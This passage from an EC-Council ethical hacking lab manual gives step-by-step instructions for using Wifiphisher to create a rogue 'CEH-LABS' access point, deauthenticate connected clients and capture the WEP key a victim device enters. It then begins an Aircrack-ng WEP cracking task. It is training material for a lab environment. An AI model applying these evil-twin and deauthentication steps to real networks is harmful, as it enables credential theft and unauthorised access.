


Figure 3.2.11: Selecting the Network Manager Connect option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. A window appears, displaying the fake network that we have created under **Extensions feed**. Note that deauth (deauthentication) packets are sent to the all the connected devices.




Figure 3.2.12: Sending deauth packets

27. Now, switch to your "victim" mobile device. Note that a rogue access point with the name **CEH-LABS** has been created along with the original CEH-LABS access point, as shown in the screenshot.

TASK 2.3

Connect to Rogue Access Point Using Pre-shared Key

28. Observe that the rogue access point does not have any security enabled.




Figure 3.2.13: The new rogue access point

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Click on the rogue access point **CEH-LABS** (the one that is unsecured). Note that your device initializes a connection with the access point and starts obtaining the IP address.




Figure 3.2.14: Connecting to the rogue access point

30. After your device has connected to the **CEH-LABS** access point, you will notice that there is no Internet.

Note: Connecting to the rogue access point may take some time.




Figure 3.2.15: Connection established with no internet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Now, switch back to the **Wifiphisher** window running in the **Parrot Security** virtual machine. You can see the connected device under the **Connected Victims** section, as shown in the screenshot.




Figure 3.2.16: The connected victim

32. Switch back to your connected **Android** device. Slide down from the top of the device and tap the **Connect to Wi-Fi** option, as shown in the screenshot.

Note: If you are immediately redirected to the **Enter the password for "CEH-LABS"** page, proceed directly to **Step 33**.




Figure 3.2.17: Connect to Wi-Fi

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Crack WEP Pre-shared Key

33. The **Enter the password for "CEH-LABS"** screen appears. Under **Enter Password**, type the pre-shared key in the **Password** field and click **Join**.

Note: In this example, the pre-shared WEP key is **1234567890**.




Figure 3.2.18: Enter the pre-shared WEP key

34. Now, switch back to the Wifiphisher window and note the captured WEP key, as shown in the screenshot.




Figure 3.2.19: Captured WEP Key

35. After obtaining the key, press **Esc** in the **Wifiphisher** application window to quit.
36. This concludes the demonstration of how to crack a WEP network using Wifiphisher.
37. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3 Crack a WEP Network using Aircrack-ng

In this task, we will use the Aircrack-ng suite to crack the WEP encryption of a network.

Note: Before starting this lab, unhide the hidden SSID of the target access point (**CEH-LABS**).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.

